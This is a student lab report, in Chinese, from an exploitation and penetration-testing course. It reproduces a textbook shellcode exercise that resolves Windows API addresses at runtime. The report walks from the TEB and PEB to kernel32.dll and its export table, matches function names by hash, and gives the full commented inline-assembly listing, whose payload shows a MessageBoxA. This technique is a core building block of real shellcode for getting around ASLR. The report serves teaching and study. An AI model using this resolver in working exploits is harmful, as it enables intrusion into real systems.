《漏洞利用及渗透测试基础》实验报告

姓名：申宗尚 学号：2213924 班级：信息安全

**实验名称：**

API函数自搜索实现


**实验要求：**

复现第五章实验七，基于示例5-11，完成API函数自搜索的实验，将生成的exe程序，复制到windows 10操作系统中验证是否成功


**实验过程：**


1. 本次的实验操作较为简单，主要是代码部分的分析，因此实验过程中不过多阐述，主要在下一部分**代码分析**。

首先，打开VC 6，输入本次实验代码。



2. 运行程序，成功运行shellcode，弹出messagebox：




3.随后，进入windows 10操作系统中，输入本次实验代码，结果却出现了异常：

经过网上资料的查找，发现原来Visual Studio目前只支持32位(x86)的内联汇编，而不支持64位(x64)下的内联汇编。所以如果使用VS2015，且在x64下编译的话，会报错 “使用了非标准扩展”


因此，将原本的x64生成改成x86生成：

运行，成功弹出messagebox



然而，关闭messagebox后，提示出现异常：



分析：由于本次实验是API动态寻找地址，因此尽管windows10相比windows XP改进了多处安全性问题，包括ASLR，Safe SHE，DEP，GS等等，我们使用API动态找到kernel32.ddl再找导出表和目标函数的方法却仍然是可以使用的。

但是，windows10还是可以检测到这其实发生了一次异常，并且弹出了提示。

**代码分析：**

在本次实验中，代码主要分成以下几部分：

1. 定位kernel32.dll文件地址。

由于windows平台后续开启了ASLR技术，使得地址空间分布随机化，攻击者很难直接通过访问/替换固定地址的存储内容进行攻击，而API函数自搜索是一种动态搜索地址的攻击方式。在这个过程中，首先先定位kernel32.dll文件的地址：

（1）首先通过段选择字FS在内存中找到当前的线程环境块TEB。

（2）线程环境块偏移地址为0x30的地址存放着指向进程环境块PEB的指针。

（3）进程环境块中偏移地址为0x0c的地方存放着指向PEB\_LDR\_DATA结构体的指针，其中，存放着已经被进程装载的动态链接库的信息。

（4）PEB\_LDR\_DATA结构体偏移位置为0x1C的地址存放着指向模块初始化链表的头指针InInitializationOrderModuleList。

（5）模块初始化链表InInitializationOrderModuleList中按顺序存放着PE装入运行时初始化模块的信息，第一个链表结点是ntdll.dll，第二个链表结点就是kernel32.dll。

（6）找到属于kernel32.dll的结点后，在其基础上再偏移0x08就是kernel32.dll在内存中的加载基地址。

这些操作的代码如下：

//======找kernel32.dll的基地址  
mov ebx,fs:[edx+0x30] //[TEB+0x30]-->PEB  
mov ecx,[ebx+0xC] //[PEB+0xC]--->PEB\_LDR\_DATA  
mov ecx,[ecx+0x1C] //[PEB\_LDR\_DATA+0x1C]--->InInitializationOrderModuleList  
mov ecx,[ecx] //进入链表第一个就是ntdll.dll  
mov ebp,[ecx+0x8] //ebp= kernel32.dll的基地址

1. 定位kernel32.dll的导出表。

在找到了kernel32.dll之后，由于它也属于PE文件，那么我们可以根据PE文件的结构特征，定位其导出表，进而定位导出函数列表信息，然后进行解析、遍历搜索，找到我们所需要的API函数。

定位导出表及函数名列表可以通过下面的步骤：

（1）从kernel32.dll加载基址算起，偏移0x3c的地方就是其PE头的指针。

（2）PE头偏移0x78的地方存放着指向函数导出表的指针。

（3）获得导出函数偏移地址（RVA）列表、导出函数名列表：

①导出表偏移0x1c处的指针指向存储导出函数偏移地址（RVA）的列表。

②导出表偏移0x20处的指针指向存储导出函数函数名的列表。

定位kernel32.dll导出表及其导出函数名列表的代码如下：

//======导出函数名列表指针  
find\_functions:  
 pushad //保护寄存器  
 mov eax,[ebp+0x3C] //dll的PE头  
 mov ecx,[ebp+eax+0x78] //导出表的指针  
 add ecx,ebp //ecx=导出表的基地址  
 mov ebx,[ecx+0x20] //导出函数名列表指针  
 add ebx,ebp //ebx=导出函数名列表指针的基地址  
 xor edi,edi

1. 搜索定位目标函数


至此，可以通过遍历两个函数相关列表，算出所需函数的入口地址：

（1）函数的RVA地址和名字按照顺序存放在上述两个列表中，我们可以在名称列表中定位到所需的函数是第几个，然后在地址列表中找到对应的RVA。

（2）获得RVA后，再加上前边已经得到的动态链接库的加载地址，就获得了所需API此刻在内存中的虚拟地址，这个地址就是最终在ShellCode中调用时需要的地址。

按照这个方法，就可以获得kernel32.dll中的任意函数。

本次实验的流程图如下：



同时，为了让shellcode更加通用，能被大多数缓冲区容纳，总是希望shellcode尽可能短。因此，我们并不使用“MessageBoxA”等这么长的字符串去进行直接比较。所以会对所需的API函数名进行hash运算，这样只要比较hash所得的摘要就能判定是不是我们所需的API了。

从而，本次改进后的实验代码全部实验如下：（带注释）

#include <stdio.h>  
#include <windows.h>  
  
int main()  
{  
 \_\_asm  
 {  
 CLD //清空标志位DF  
 push 0x1E380A6A //压入MessageBoxA的hash-->user32.dll  
 push 0x4FD18963 //压入ExitProcess的hash-->kernel32.dll  
 push 0x0C917432 //压入LoadLibraryA的hash-->kernel32.dll  
 mov esi,esp //esi=esp,指向堆栈中存放LoadLibraryA的hash的地址  
 lea edi,[esi-0xc] //空出8字节应该是为了兼容性  
 //======开辟一些栈空间  
 xor ebx,ebx  
 mov bh,0x04  
 sub esp,ebx //esp-=0x400  
 //======压入"user32.dll"  
 mov bx,0x3233  
 push ebx //0x3233  
 push 0x72657375 //"user"  
 push esp  
 xor edx,edx //edx=0  
 //======找kernel32.dll的基地址  
 mov ebx,fs:[edx+0x30] //[TEB+0x30]-->PEB  
 mov ecx,[ebx+0xC] //[PEB+0xC]--->PEB\_LDR\_DATA  
 mov ecx,[ecx+0x1C] //[PEB\_LDR\_DATA+0x1C]--->InInitializationOrderModuleList  
 mov ecx,[ecx] //进入链表第一个就是ntdll.dll  
 mov ebp,[ecx+0x8] //ebp= kernel32.dll的基地址  
  
 //======是否找到了自己所需全部的函数  
find\_lib\_functions:  
 lodsd //即move eax,[esi], esi+=4, 第一次取LoadLibraryA的hash  
 cmp eax,0x1E380A6A //与MessageBoxA的hash比较  
 jne find\_functions //如果没有找到MessageBoxA函数，继续找  
 xchg eax,ebp //------------------------------------> |  
 call [edi-0x8] //LoadLibraryA("user32") |  
 xchg eax,ebp //ebp=userl32.dll的基地址,eax=MessageBoxA的hash <-- |  
  
 //======导出函数名列表指针  
find\_functions:  
 pushad //保护寄存器  
 mov eax,[ebp+0x3C] //dll的PE头  
 mov ecx,[ebp+eax+0x78] //导出表的指针  
 add ecx,ebp //ecx=导出表的基地址  
 mov ebx,[ecx+0x20] //导出函数名列表指针  
 add ebx,ebp //ebx=导出函数名列表指针的基地址  
 xor edi,edi  
  
 //======找下一个函数名  
next\_function\_loop:  
 inc edi  
 mov esi,[ebx+edi\*4] //从列表数组中读取  
 add esi,ebp //esi = 函数名称所在地址  
 cdq //edx = 0  
  
 //======函数名的hash运算  
hash\_loop:  
 movsx eax,byte ptr[esi]  
 cmp al,ah //字符串结尾就跳出当前函数  
 jz compare\_hash  
 ror edx,7  
 add edx,eax  
 inc esi  
 jmp hash\_loop  
 //======比较找到的当前函数的hash是否是自己想找的  
compare\_hash:  
 cmp edx,[esp+0x1C] //lods pushad后,栈+1c为LoadLibraryA的hash  
 jnz next\_function\_loop  
 mov ebx,[ecx+0x24] //ebx = 顺序表的相对偏移量  
 add ebx,ebp //顺序表的基地址  
 mov di,[ebx+2\*edi] //匹配函数的序号  
 mov ebx,[ecx+0x1C] //地址表的相对偏移量  
 add ebx,ebp //地址表的基地址  
 add ebp,[ebx+4\*edi] //函数的基地址  
 xchg eax,ebp //eax<==>ebp 交换  
  
 pop edi  
 stosd //把找到的函数保存到edi的位置  
 push edi  
  
 popad  
 cmp eax,0x1e380a6a //找到最后一个函数MessageBox后，跳出循环  
 jne find\_lib\_functions  
  
 //======让他做些自己想做的事  
function\_call:  
 xor ebx,ebx  
 push ebx  
 push 0x74736577  
 push 0x74736577 //push "westwest"  
 mov eax,esp  
 push ebx  
 push eax  
 push eax  
 push ebx  
 call [edi-0x04] //MessageBoxA(NULL,"westwest","westwest",NULL)  
 push ebx  
 call [edi-0x08] //ExitProcess(0);  
 nop  
 nop  
 nop  
 nop  
 }  
 return 0;  
}

**心得体会：**

通过这次实验，我深入理解了动态搜索API函数的实现方法。实验代码主要分为三个部分：定位kernel32.dll文件地址、定位kernel32.dll的导出表以及搜索定位目标函数。在分析过程中，我通过深入理解每一行汇编代码，掌握了如何在内存中定位特定DLL文件和导出表。这不仅强化了我对PE文件结构的理解，还提高了我在实际编程中运用这些知识的能力。

API函数动态搜索技术在漏洞利用中的重要性不可忽视。现代操作系统，如Windows 10，通过多种安全机制（如ASLR、DEP、Safe SEH、GS等）大大提升了对攻击的防御能力。然而，API函数动态搜索方法通过在运行时解析函数地址，绕过了这些静态防御措施。这种技术在漏洞利用和渗透测试中提供了一种有效的方式，帮助我们深入理解系统内部运作机制，提高安全研究和防御能力。

实验的成功运行表明，通过API动态搜索技术，可以有效绕过某些现代操作系统的防御措施。这进一步验证了漏洞利用技术在实际应用中的可行性和重要性。然而，实验中的异常提示也提醒我们，安全研究不仅仅是技术的比拼，更是对系统安全机制的一种检验和挑战。